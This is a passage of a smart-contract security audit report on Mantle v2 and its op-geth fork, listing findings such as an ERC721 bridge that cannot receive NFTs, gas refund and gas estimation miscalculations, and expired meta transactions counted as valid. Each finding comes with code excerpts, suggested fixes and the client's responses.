[networkio/mantle-v2/blob/a29f01045191344b0ba89542215e6a02bd5e7fcc/op-chain-ops/crossdomain/migrate.go#L100](https://github.com/mantlenetworkio/mantle-v2/blob/a29f01045191344b0ba89542215e6a02bd5e7fcc/op-chain-ops/crossdomain/migrate.go#L100)

And slots of these new withdrawals will be generated and written into L2ToL1MessagePasser.

Secure3: This issue doesn't exist. Although all legacy withdrawals will be wiped out, these legacy withdrawals will be converted to new withdrawals with version 0. <https://github.com/mantlenetworkio/mantle-v2/blob/a29f01045191344b0ba89542215e6a02bd5e7fcc/op-chain-ops/crossdomain/migrate.go#L100>

And slots of these new withdrawals will be generated and written into L2ToL1MessagePasser.

MNT-4:Can't bridge ERC721 asset

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	0xRizwan, KingNFT, H ollaDieWaldfee, vitonft 2021

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

Description

OxRizwan: `L1ERC721Bridge.sol` is an L1 ERC721 bridge contract which works together with the L2 ERC721 bridge to make it possible to transfer ERC721 tokens from Ethereum to Optimism. This contract acts as an escrow for ERC721 tokens deposited into L2.

When the user calls to bridge ERC721 token then `_initiateBridgeERC721()` function will be invoked at `L1ERC721Bridge.sol`` which is shown as:

```

function _initiateBridgeERC721(
    address _localToken,
    address _remoteToken,
    address _from,
    address _to,
    uint256 _tokenId,
    uint32 _minGasLimit,
    bytes calldata _extraData
) internal override {
    require(_remoteToken != address(0), "L1ERC721Bridge: remote token cannot be address(0)");

    // Construct calldata for _l2Token.finalizeBridgeERC721(_to, _tokenId)
    bytes memory message = abi.encodeWithSelector(
        L2ERC721Bridge.finalizeBridgeERC721.selector,
        _remoteToken,
        _localToken,
        _from,
        _to,
        _tokenId,
        _extraData
    );

    // Lock token into bridge
    deposits[_localToken][_remoteToken][_tokenId] = true;
    @> IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);

    // Send calldata into L2
    MESSENGER.sendMessage(0, OTHER_BRIDGE, message, _minGasLimit);
    emit ERC721BridgeInitiated(_localToken, _remoteToken, _from, _to, _tokenId, _extraData);
}

```

This function takes the ERC721 token from the user and transfer to its own address i.e address(this) which means address of `L1ERC721Bridge.sol`. After that it is finalized in `finalizeBridgeERC721()` function.

The issue here is that, `L1ERC721Bridge.sol` can not receive the ERC721 NFTs as the contract does not support `onERC721Received` method to receive such tokens.

To understand it better, see below line of code,

```
@> IERC721(_localToken).safeTransferFrom(_from, address(this),
```

The function has used openzeppelin's `ERC721.safeTransferFrom()` which checks `onERC721Received` support for contract addresses. This looks as below,

```

function _checkOnERC721Received(
    address from,
    address to,
    uint256 tokenId,
    bytes memory data
) private returns (bool) {
    if (to.isContract()) {
@>        try IERC721Receiver(to).onERC721Received(_msgSender(), from, tokenId, data) returns
(bytes4 retval) {
@>            return retval == IERC721Receiver.onERC721Received.selector;
        } catch (bytes memory reason) {
            if (reason.length == 0) {
                revert("ERC721: transfer to non ERC721Receiver implementer");
            } else {
                /// @solidity memory-safe-assembly
                assembly {
                    revert(add(32, reason), mload(reason))
                }
            }
        }
    } else {
        return true;
    }
}

```

Since the `L1ERC721Bridge.sol` does not have `onERC721Received` support so this function wont be invoked by the above function so the NFT sent to such address will be permanently locked or frozen.

This issue is identified as as High severity as there is direct loss/frozen of NFT sent to non-supportive onERC721Received contract address and it makes the permanent denial of service also core functionality of contracts is bricked as users wont be able to bridge the NFTS across L1 and L2 and this issue could result in redeployment of `L1ERC721Bridge.sol` contract.

KingNFT: ## Summary

The `L1ERC721Bridge` uses `ERC721.safeTransferFrom()` to transfer NFT from users to self, but lack of implementing `ERC721Receiver` interface, cause No NFT can be deposited.

Vulnerability Detail

```
File: L1ERC721Bridge.sol
077:     function _initiateBridgeERC721(
...
085:     ) internal override {
...
101:         IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
...
106:     }
```

According to EIP-712, while using `ERC721.safeTransferFrom()`, the receiver must implement the following interface, otherwise transfers would fail.

```
/// @dev Note: the ERC-165 identifier for this interface is 0x150b7a02.
interface ERC721TokenReceiver {
    /// @notice Handle the receipt of an NFT
    /// @dev The ERC721 smart contract calls this function on the recipient
    /// after a `transfer`. This function MAY throw to revert and reject the
    /// transfer. Return of other than the magic value MUST result in the
    /// transaction being reverted.
    /// Note: the contract address is always the message sender.
    /// @param _operator The address which called `safeTransferFrom` function
    /// @param _from The address which previously owned the token
    /// @param _tokenId The NFT identifier which is being transferred
    /// @param _data Additional data with no specified format
    /// @return `bytes4(keccak256("onERC721Received(address,address,uint256,bytes)"))`
    /// unless throwing
    function onERC721Received(address _operator, address _from, uint256 _tokenId, bytes _data) external returns(bytes4);
}
```

reference: <https://eips.ethereum.org/EIPS/eip-721>

Coded PoC

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.15;

import {Test, console2} from "forge-std/Test.sol";
import { L1ERC721Bridge } from "src/L1/L1ERC721Bridge.sol";
import { ERC721 } from "@openzeppelin/contracts/token/ERC721/ERC721.sol";

contract MockNFT is ERC721 {
    constructor() ERC721("mock NFT", "NFT") {}
    function mint(address to, uint256 id) external {
        _mint(to, id);
    }
}

contract NoERC721ReceiverTest is Test {
    MockNFT public mockNFT;
    L1ERC721Bridge public bridge;
    function setUp() public {
        mockNFT = new MockNFT();
        bridge = new L1ERC721Bridge(address(this), address(this));
    }

    function testNoERC721Receiver() public {
        mockNFT.mint(address(this), 1);
        vm.expectRevert("ERC721: transfer to non ERC721Receiver implementer");
        mockNFT.safeTransferFrom(address(this), address(bridge), 1);
    }
}
```

And the logs:

```
MantleV2AuditTest> forge test --match-contract NoERC721ReceiverTest -vv
[::] Compiling...
[::] Compiling 1 files with 0.8.15
[::] Solc 0.8.15 finished in 8.95sCompiler run successful!
[::] Solc 0.8.15 finished in 8.95s

Running 1 test for test/NoERC721Receiver.t.sol:NoERC721ReceiverTest
[PASS] testNoERC721Receiver() (gas: 72314)
Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.39ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

HollaDieWaldfee: The `L1ERC721Bridge._initiateBridgeERC721()` function transfers the local ERC721 token to itself with `safeTransferFrom()`.

```

function _initiateBridgeERC721(
    address _localToken,
    address _remoteToken,
    address _from,
    address _to,
    uint256 _tokenId,
    uint32 _minGasLimit,
    bytes calldata _extraData
) internal override {
    require(_remoteToken != address(0), "L1ERC721Bridge: remote token cannot be address(0)");

    // Construct calldata for _l2Token.finalizeBridgeERC721(_to, _tokenId)
    bytes memory message = abi.encodeWithSelector(
        L2ERC721Bridge.finalizeBridgeERC721.selector,
        _remoteToken,
        _localToken,
        _from,
        _to,
        _tokenId,
        _extraData
    );

    // Lock token into bridge
    deposits[_localToken][_remoteToken][_tokenId] = true;
>>> IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);

    // Send calldata into L2
    MESSENGER.sendMessage(0, OTHER_BRIDGE, message, _minGasLimit);
    emit ERC721BridgeInitiated(_localToken, _remoteToken, _from, _to, _tokenId, _extraData);
}

```

The safe transfers tries to invoke the `onERC721Received()` hook on `address(this)` which fails since the `L1ERC721Bridge` does not implement this function.

As a result, no ERC721s can be bridged and the `L1ERC721Bridge` contract is completely unusable.

The issue has "Low difficulty". It is guaranteed to occur when anyone wants to bridge an NFT from L1 to L2.

The damage is "Medium damage" since "Some non-core businesses of smart contracts cannot operate normally."

As such, the severity is "Medium".

vitonft2021: In `_initiateBridgeERC721`, it use `safeTransferFrom` to transfer ERC721 asset to `L1ERC721Bridge`. However `L1ERC721Bridge` doesn't implement `_checkOnERC721Received`. So the bridge will fail.

Recommendation

OxRizwan: Add following changes to `L1ERC721Bridge.sol`.

File: /packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol

```
import { Semver } from "../universal/Semver.sol";
+ import { IERC721Receiver } from "@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";

. . . some comments

- contract L1ERC721Bridge is ERC721Bridge, Semver {
+ contract L1ERC721Bridge is ERC721Bridge, IERC721Receiver, Semver {

. . . some code

+ function onERC721Received(
+     address,
+     address,
+     uint256,
+     bytes memory
+ ) public override returns (bytes4) {
+     return this.onERC721Received.selector;
}
```

KingNFT:

```
diff --git a/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol b/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
index 6afe9fe..ac67d9d 100644
--- a/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
+++ b/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
@@ -10,6 +10,7 @@ import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import { OptimismMintableERC20 } from "../universal/OptimismMintableERC20.sol";
import { L2StandardBridge } from "../L2/L2StandardBridge.sol";
import { L1CrossDomainMessenger } from "../L1CrossDomainMessenger.sol";
+import { ERC721Holder } from "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";

/**
 * @custom:proxied
@@ -23,7 +24,7 @@ import { L1CrossDomainMessenger } from "../L1CrossDomainMessenger.sol";
 * of some token types that may not be properly supported by this contract include, but are
 * not limited to: tokens with transfer fees, rebasing tokens, and tokens with blacklist
 *
 */
-contract L1StandardBridge is StandardBridge, Semver {
+contract L1StandardBridge is StandardBridge, Semver, ERC721Holder {
    using SafeERC20 for IERC20;

    address public immutable L1_MNT_ADDRESS;
```

HollaDieWaldfee: The `L1ERC721Bridge` contract needs to implement the `onERC721Received()` function. This is how the function must be implemented:

```
function onERC721Received(
    address operator,
    address from,
    uint256 tokenId,
    bytes calldata data
)
    external
    override
    returns (bytes4)
{
    // The function must return this magic value per the specification
    return this.onERC721Received.selector;
}
```

vitonft2021: Use `transferFrom` to instead `safeTransferFrom` or implement `_checkOnERC721Received` in `L1ERC721Bridge`.

Client Response

client response for 0xRizwan: Fixed - Already fixed in <https://github.com/mantlenetworkio/mantle-v2/pull/127>

client response for KingNFT: Fixed - Already fixed in <https://github.com/mantlenetworkio/mantle-v2/pull/127>

client response for HollaDieWaldfee: Fixed - Already fixed in <https://github.com/mantlenetworkio/mantle-v2/pull/127>

client response for vitonft2021: Fixed - Already fixed in <https://github.com/mantlenetworkio/mantle-v2/pull/127>

MNT-5:state_transition.go::gasUsed() is called before st.gasRemaining is scaled up which bricks gas refunds

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- [code/op-geth/core/state_transition.go#L596-L604](#)
- [code/op-geth/core/state_transition.go#L646-L676](#)
- [code/op-geth/core/state_transition.go#L678-L681](#)

```
596: if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
597:     if !rules.IsLondon {
598:         // Before EIP-3529: refunds were capped to gasUsed / 2
599:         st.refundGas(params.RefundQuotient, tokenRatio)
600:     } else {
601:         // After EIP-3529: refunds are capped to gasUsed / 5
602:         st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
603:     }
604: }
```

```

646: func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
647:     if st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode || st.msg.RunMode == EthcallMode
648:     {
649:         st.gasRemaining = st.gasRemaining * tokenRatio
650:         st.gp.AddGas(st.gasRemaining)
651:         return
652:     }
653:     // Apply refund counter, capped to a refund quotient
654:     refund := st.gasUsed() / refundQuotient
655:     if refund > st.state.GetRefund() {
656:         refund = st.state.GetRefund()
657:     }
658:     st.gasRemaining += refund
659:     // Return ETH for remaining gas, exchanged at the original rate.
660:     st.gasRemaining = st.gasRemaining * tokenRatio
661:     remaining := new(big.Int).Mul(new(big.Int).SetUint64(st.gasRemaining), st.msg.GasPrice)
662:     if st.msg.MetaTxParams != nil {
663:         sponsorRefundAmount, selfRefundAmount := types.CalculateSponsorPercentAmount(st.msg.Meta
        TxParams, remaining)
664:         st.state.AddBalance(st.msg.MetaTxParams.GasFeeSponsor, sponsorRefundAmount)
665:         st.state.AddBalance(st.msg.From, selfRefundAmount)
666:         log.Debug("RefundGas for metaTx",
667:             "sponsor", st.msg.MetaTxParams.GasFeeSponsor.String(), "refundAmount", sponsorRefund
        Amount.String(),
668:             "user", st.msg.From.String(), "refundAmount", selfRefundAmount.String())
669:     } else {
670:         st.state.AddBalance(st.msg.From, remaining)
671:     }
672:     // Also return remaining gas to the block gas counter so it is
673:     // available for the next transaction.
674:     st.gp.AddGas(st.gasRemaining)
675: }
676: }

```

```

678: // gasUsed returns the amount of gas used up by the state transition.
679: func (st *StateTransition) gasUsed() uint64 {
680:     return st.initialGas - st.gasRemaining
681: }

```

Description

HollaDieWaldfee: After a transaction has been executed in `state_transition.go::innerTransitionDb()`, any leftover gas is refunded.

[Link](#)

```

if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
    if !rules.IsLondon {
        // Before EIP-3529: refunds were capped to gasUsed / 2
        st.refundGas(params.RefundQuotient, tokenRatio)
    } else {
        // After EIP-3529: refunds are capped to gasUsed / 5
        st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
    }
}

```

The issue exists for pre- and post-London EVMs, but since Mantle-v2 starts with the London upgrade applied, let's focus on the London formula.

```
// After EIP-3529: refunds are capped to gasUsed / 5
st.refundGas(params.RefundQuotientEIP3529, tokenRatio)
```

For the reasoning why this is necessary, see the [EIP3529](#).

In the downstream `refundGas()` function there is another branch that considers meta transactions, but again we can focus on the main path, which is the following:

[Link](#)

```
func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
    ...
    // Apply refund counter, capped to a refund quotient
    refund := st.gasUsed() / refundQuotient
    if refund > st.state.GetRefund() {
        refund = st.state.GetRefund()
    }
    st.gasRemaining += refund

    // Return ETH for remaining gas, exchanged at the original rate.
    st.gasRemaining = st.gasRemaining * tokenRatio
    remaining := new(big.Int).Mul(new(big.Int).SetUint64(st.gasRemaining), st.msg.GasPrice)
    if st.msg.MetaTxParams != nil {
        ...
    } else {
        st.state.AddBalance(st.msg.From, remaining)
    }

    // Also return remaining gas to the block gas counter so it is
    // available for the next transaction.
    st.gp.AddGas(st.gasRemaining)
}
```

Of importance is that `refund := st.gasUsed() / refundQuotient` is executed before `st.gasRemaining` has been multiplied by `tokenRatio`.

This becomes clear when looking into the `gasUsed()` function.

[Link](#)

```
func (st *StateTransition) gasUsed() uint64 {
    return st.initialGas - st.gasRemaining
}
```

So, when the refund is calculated, `st.InitialGas` is the original value which has not been adjusted by `tokenRatio` whereas `st.gasRemaining` at this point is still lacking the multiplication by `tokenRatio`.

As a result of this, the gas refund is not limited by the `RefundQuotientEIP3529` as it should be.

Say `st.initialGas = 400,000` (100 if divided by `tokenRatio`), `st.gasRemainining = 40`, then the refund can be up to `(400,000 - 40) / 5 = 79992`. Obviously, this effectively disables the refund limit. So say the transaction has a `GetRefund()` of `40` (this is also scaled down by `tokenRatio`). The actual refund should be limited to 1/5th of the `60` gas that have been used, which is 12 (or `48000` if scaled up by `tokenRatio`). Overall, the refund is `40*4000 - 12*4000 = 112000` gas higher than it should be.

Recommendation

HollaDieWaldfee: The issue is fixed by replacing the affected instance of `gasUsed()` with `st.initialGas / tokenRatio - st.gasRemaining`.

Both values must be scaled down by `tokenRatio`.

```
func (st *StateTransition) refundGas(refundQuotient, tokenRatio uint64) {
    if st.msg.RunMode == GasEstimationWithSkipCheckBalanceMode || st.msg.RunMode == EthcallMode {
        st.gasRemaining = st.gasRemaining * tokenRatio
        st.gp.AddGas(st.gasRemaining)
        return
    }
    // Apply refund counter, capped to a refund quotient
    - refund := st.gasUsed() / refundQuotient
    + refund := (st.initialGas / tokenRatio - st.gasRemaining) / refundQuotient
    if refund > st.state.GetRefund() {
        refund = st.state.GetRefund()
    }
    st.gasRemaining += refund
}
```

Client Response

client response for HollaDieWaldfee: Acknowledged,changed severity to Medium.Acknowledged, we will follow the suggestion and fix it.

Consider as Medium level, not a critical issue.

- no loss or freeze of people's assets or other serious damage.
- Secure3: . changed severity to Medium

MNT-6: `validateMetaTxList` validates expired meta transaction

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	ferretfederation

Code Reference

- code/op-geth/core/txpool/txpool.go#L1495

```
1495: invalidMetaTxs = append(invalidMetaTxs, tx)
```

Description

ferretfederation: The `txpool`'s `validateMetaTxList` does not `continue` when the meta Transaction is expired, as the result, it considers expired meta transaction as valid.

```
if metaTxParams.ExpireHeight < currHeight {
    invalidMetaTxs = append(invalidMetaTxs, tx)
}
```

Recommendation

ferretfederation:

```
if metaTxParams.ExpireHeight < currHeight {
    invalidMetaTxs = append(invalidMetaTxs, tx)
+
    continue
}
```

Client Response

client response for ferretfederation: Fixed - <https://github.com/mantlenetworkio/op-geth/pull/43>

MNT-7: `transaction_args.go::ToMessage()` does not calculate `gasPrice` in `GasEstimationMode` and `GasEstimationWithSkipCheckBalanceMode`

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- [code/op-geth/internal/ethapi/transaction_args.go#L260-L313](#)

```

260: if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
261:     // use default gasPrice if user does not set gasPrice or gasPrice is 0
262:     if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
263:         gasPrice = gasPriceForEstimate.ToInt()
264:     }
265:     // use gasTipCap to set gasFeeCap
266:     if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
267:         gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
268:     }
269:     // use gasFeeCap to set gasTipCap
270:     if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
271:         gasTipCap = args.MaxFeePerGas.ToInt()
272:     }
273:     // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
274:     if args.GasPrice != nil {
275:         gasFeeCap = gasPrice
276:         gasTipCap = gasPrice
277:     }
278:     // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
279:     if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil {
280:         gasFeeCap = gasPriceForEstimate.ToInt()
281:         gasTipCap = gasPriceForEstimate.ToInt()
282:     }
283: }
284:
285: value := new(big.Int)
286: if args.Value != nil {
287:     value = args.Value.ToInt()
288: }
289: data := args.data()
290: var accessList types.AccessList
291: if args.AccessList != nil {
292:     accessList = *args.AccessList
293: }
294: metaTxParams, err := types.DecodeMetaTxParams(data)
295: if err != nil {
296:     return nil, err
297: }
298:
299: msg := &core.Message{
300:     From:      addr,
301:     To:        args.To,
302:     Value:     value,
303:     GasLimit:  gas,
304:     GasPrice:  gasPrice,
305:     GasFeeCap: gasFeeCap,
306:     GasTipCap: gasTipCap,
307:     Data:      data,
308:     AccessList: accessList,
309:     MetaTxParams: metaTxParams,
310:     SkipAccountChecks: true,
311:     RunMode:     runMode,
312: }
313: return msg, nil

```

Description

HollaDieWaldfee: The `transaction_args.go::ToMessage()` has additional logic added to handle the `GasEstimationMode` and `GasEstimationWithSkipCheckBalanceMode``:

```

if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
    // use default gasPrice if user does not set gasPrice or gasPrice is 0
    if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
        gasPrice = gasPriceForEstimate.ToInt()
    }
    // use gasTipCap to set gasFeeCap
    if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
        gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
    }
    // use gasFeeCap to set gasTipCap
    if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
        gasTipCap = args.MaxFeePerGas.ToInt()
    }
    // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
    if args.GasPrice != nil {
        gasFeeCap = gasPrice
        gasTipCap = gasPrice
    }
    // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
    if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil {
        gasFeeCap = gasPriceForEstimate.ToInt()
        gasTipCap = gasPriceForEstimate.ToInt()
    }
}
}

```

What's wrong with this is that the `gasPrice` that results from the new `gasFeeCap` and `gasTipCap` values is never calculated, and so the message is returned with the wrong `gasPrice` value:

```

msg := &core.Message{
    From:      addr,
    To:        args.To,
    Value:     value,
    GasLimit:  gas,
    GasPrice:  gasPrice,
    GasFeeCap: gasFeeCap,
    GasTipCap: gasTipCap,
    Data:      data,
    AccessList: accessList,
    MetaTxParams: metaTxParams,
    SkipAccountChecks: true,
    RunMode:    runMode,
}
return msg, nil

```

Consider when the line `if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil` is true and `gasTipCap` is set to `args.MaxFeePerGas`.

This means the `gasPrice` needs to be recalculated, since the increased `gasTipCap` can result in a change in the `gasPrice`.

Failing to do so means that the gas estimation returns a wrong result which can lead the user to submit the live transaction with either too high or too low gas parameters.

If the live transaction is submitted with insufficient gas, the transaction can unexpectedly fail and if it's submitted with too much gas, the user might pay higher fees than he would need to if the estimation had worked correctly.

Recommendation

HollaDieWaldfee: Recalculate the gas price after `gasFeeCap` and `gasTipCap` have been updated.

```
if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
    // use default gasPrice if user does not set gasPrice or gasPrice is 0
    if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
        gasPrice = gasPriceForEstimate.ToInt()
    }
    // use gasTipCap to set gasFeeCap
    if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
        gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
    }
    // use gasFeeCap to set gasTipCap
    if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
        gasTipCap = args.MaxFeePerGas.ToInt()
    }
    // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
    if args.GasPrice != nil {
        gasFeeCap = gasPrice
        gasTipCap = gasPrice
    }
    // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
    if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil
{
        gasFeeCap = gasPriceForEstimate.ToInt()
        gasTipCap = gasPriceForEstimate.ToInt()
    }

+   if baseFee != nil && gasTipCap != nil && gasFeeCap != nil {
+       gasPrice = math.BigMin(new(big.Int).Add(gasTipCap, baseFee), gasFeeCap)
+   }
}
```

Client Response

client response for HollaDieWaldfee: Acknowledged - We will fix it soon.

MNT-8: `tokenURI()` does not comply with ERC721 - Metadata specification in `Optimist.sol`

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	0xRizwan

Code Reference

- code/mantle-v2/packages/contracts-periphery/contracts/universal/op-nft/Optimist.sol#L108-L119

```
108: function tokenURI(uint256 _tokenId) public view virtual override returns (string memory) {
109:     return
110:         string(
111:             abi.encodePacked(
112:                 baseURI(),
113:                 "/",
114:                 // Properly format the token ID as a 20 byte hex string (address).
115:                 Strings.toHexString(_tokenId, 20),
116:                 ".json"
117:             )
118:         );
119: }
```

Description

0xRizwan: In `Optimist.sol` contract, tokenURI()` function is implemented as below,`

```
function tokenURI(uint256 _tokenId) public view virtual override returns (string memory) {
    return
        string(
            abi.encodePacked(
                baseURI(),
                "/",
                // Properly format the token ID as a 20 byte hex string (address).
                Strings.toHexString(_tokenId, 20),
                ".json"
            )
        );
}
```

Here, `tokenURI()` is used to get the tokenURI of input tokenId. The issue is that, it does not check whether the passed tokenId as input argument exists or not.

This violates the ERC721-Metadata part standard.

EIP-721 specifically states,

```
/// @notice A distinct Uniform Resource Identifier (URI) for a given asset.  
/// @dev Throws if `_tokenId` is not a valid NFT. URIs are defined in RFC 3986. The URI may point to a JSON file that conforms to the "ERC721  
/// Metadata JSON Schema".  
function tokenURI(uint256 _tokenId) external view returns (string);
```

The current implementation does not throw error while passing non-existent tokenId, Therefore it violates the ERC-721 specification as shown [here](#)

The issue is identified as Medium severity since the functionality breaks the EIP721 specification and there is no funds are at risk.

Impact:

tokenURI() function implementation deviates from the ERC-721 standard. According to the EIP721 standard, the tokenURI method must revert if a non-existent tokenId is passed. In `**Optimist.sol**` contract, this requirement has been overlooked, leading to a violation of the EIP-721 specification.

References:

Similar issues that has been confirmed and judged as Medium severity at code4rena.

[Reference 1](#)

[Reference 2](#)

Recommendation

OxRizwan: Throw an error if the _tokenId is not a valid NFT, As reference check Openzeppelin's [ERC721 tokenURI\(\)](#) implementation as it complies with EIP721.

Client Response

client response for OxRizwan: Declined - Out of scope.

MNT-9: `intrinsicGas` must be multiplied by `tokenRatio` for transactions that are not deposit or system transactions

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	HollaDieWaldfee

Code Reference

- code/op-geth/cmd/evm/internal/t8ntool/transaction.go#L148-L149

```
148: r.IntrinsicGas = gas
149:     if tx.Gas() < gas {
```

- code/op-geth/core/state_transition.go#L522-L528

```
522: gas, err := IntrinsicGas(msg.Data, msg.AccessList, contractCreation, rules.IsHomestead, rules.I
sIstanbul, rules.IsShanghai)
523:     if err != nil {
524:         return nil, err
525:     }
526:     if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
527:         gas = gas * tokenRatio
528:     }
```

- code/op-geth/core/txpool/txpool.go#L747-L755

```
747: intrGas, err := core.IntrinsicGas(tx.Data(), tx.AccessList(), tx.To() == nil, true, pool.istanb
ul, pool.shanghai)
748:     if err != nil {
749:         return err
750:     }
751:     tokenRatio := pool.currentState.GetState(types.GasOracleAddr, types.TokenRatioSlot).Big().Uin
t64()
752:
753:     if tx.Gas() < intrGas*tokenRatio {
754:         return core.ErrIntrinsicGas
755:     }
```

- code/op-geth/light/txpool.go#L410-L416

```
410: gas, err := core.IntrinsicGas(tx.Data(), tx.AccessList(), tx.To() == nil, true, pool.istanbul,
pool.shanghai)
411:     if err != nil {
412:         return err
413:     }
414:     if tx.Gas() < gas {
415:         return core.ErrIntrinsicGas
416:     }
```

Description

HollaDieWaldfee: Mantle has modified the Optimism logic and now gas costs need to be multiplied by ``tokenRatio``. The fact that ``intrinsicGas`` must be multiplied by ``tokenRatio`` can be observed in the state transition function. Note that this applies only to transactions that are not deposit transactions and not system transactions.

[Link](#)

```
gas, err := IntrinsicGas(msg.Data, msg.AccessList, contractCreation, rules.IsHomestead, rules.IsIstanbul, rules.IsShanghai)
if err != nil {
    return nil, err
}
if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
    gas = gas * tokenRatio
}
```

In ``core/txpool/txpool.go``, this is correctly implemented, and the ``intrinsicGas`` is multiplied by ``tokenRatio``.

[Link](#)

```
intrGas, err := core.IntrinsicGas(tx.Data(), tx.AccessList(), tx.To() == nil, true, pool.istanbul, pool.shanghai)
if err != nil {
    return err
}
tokenRatio := pool.currentState.GetState(types.GasOracleAddr, types.TokenRatioSlot).Big().Uint64()

if tx.Gas() < intrGas*tokenRatio {
    return core.ErrIntrinsicGas
}
```

(The transaction pool does not allow for deposit transactions or system transactions, so there doesn't have to be a check for the transaction type).

Multiplying ``intrinsicGas`` by ``tokenRatio`` is important such that the actual intrinsic gas cost is checked as defined in the state transition function.

Failing to multiply by the intrinsic gas cost would result in transactions ending up in the txpool that provide insufficient gas to even account for the ``intrinsicGas`` cost.

Such transactions can take up space in the transaction pool. Also, users rely on this sanity check. If this check does not work, their transactions would revert in the state transition function, costing them actual gas.

The issue is that the multiplication by ``tokenRatio`` is missing in two instances:

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/light/txpool.go#L410-L416

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/cmd/evm/internal/t8ntool/transaction.go#L148-L149

Recommendation

HollaDieWaldfee: In both affected instances, the ``intrinsicGas`` cost must be multiplied by ``tokenRatio``.

Also, the upstream logic needs to be checked if it allows for deposit / system transactions.

If so, the ``tokenRatio`` must only be applied ``if !systemTransaction && !depositTransaction``.

Client Response

client response for HollaDieWaldfee: Declined - Not a valid issue. logic in light/txpool.go and internal/t8ntool/transaction.go are not executed.

We will follow the suggestion and fix it if necessary.

Secure3: Not a valid issue. logic in light/txpool.go and internal/t8ntool/transaction.go are not executed. We will follow the suggestion and fix it if necessary.

MNT-10: PortalSender cannot receive ether as no receive nor fallback exists

Category	Severity	Client Response	Contributor
Language Specific	Medium	Declined	Saaj

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/deployment/PortalSender.sol#L12

```
12: contract PortalSender {
```

Description

Saaj:

Details

`PortalSender` contract does not have any functionality to receive ether in it as it lacks `receive`, `fallback` and any `payable` function which are the main design context for receiving any ether inside the contract.

```
contract PortalSender {
    /**
     * @notice Address of the OptimismPortal contract.
     */
    OptimismPortal public immutable PORTAL;

    /**
     * @param _portal Address of the OptimismPortal contract.
     */
    constructor(OptimismPortal _portal) {
        PORTAL = _portal;
    }

    /**
     * @notice Sends balance of this contract to the OptimismPortal.
     *         on the Mantle Mainnet, this function will donate ETH and MNT
     */
    function donate() public {
        uint256 totalAmount = IERC20(PORTAL.L1_MNT_ADDRESS()).balanceOf(address(this));
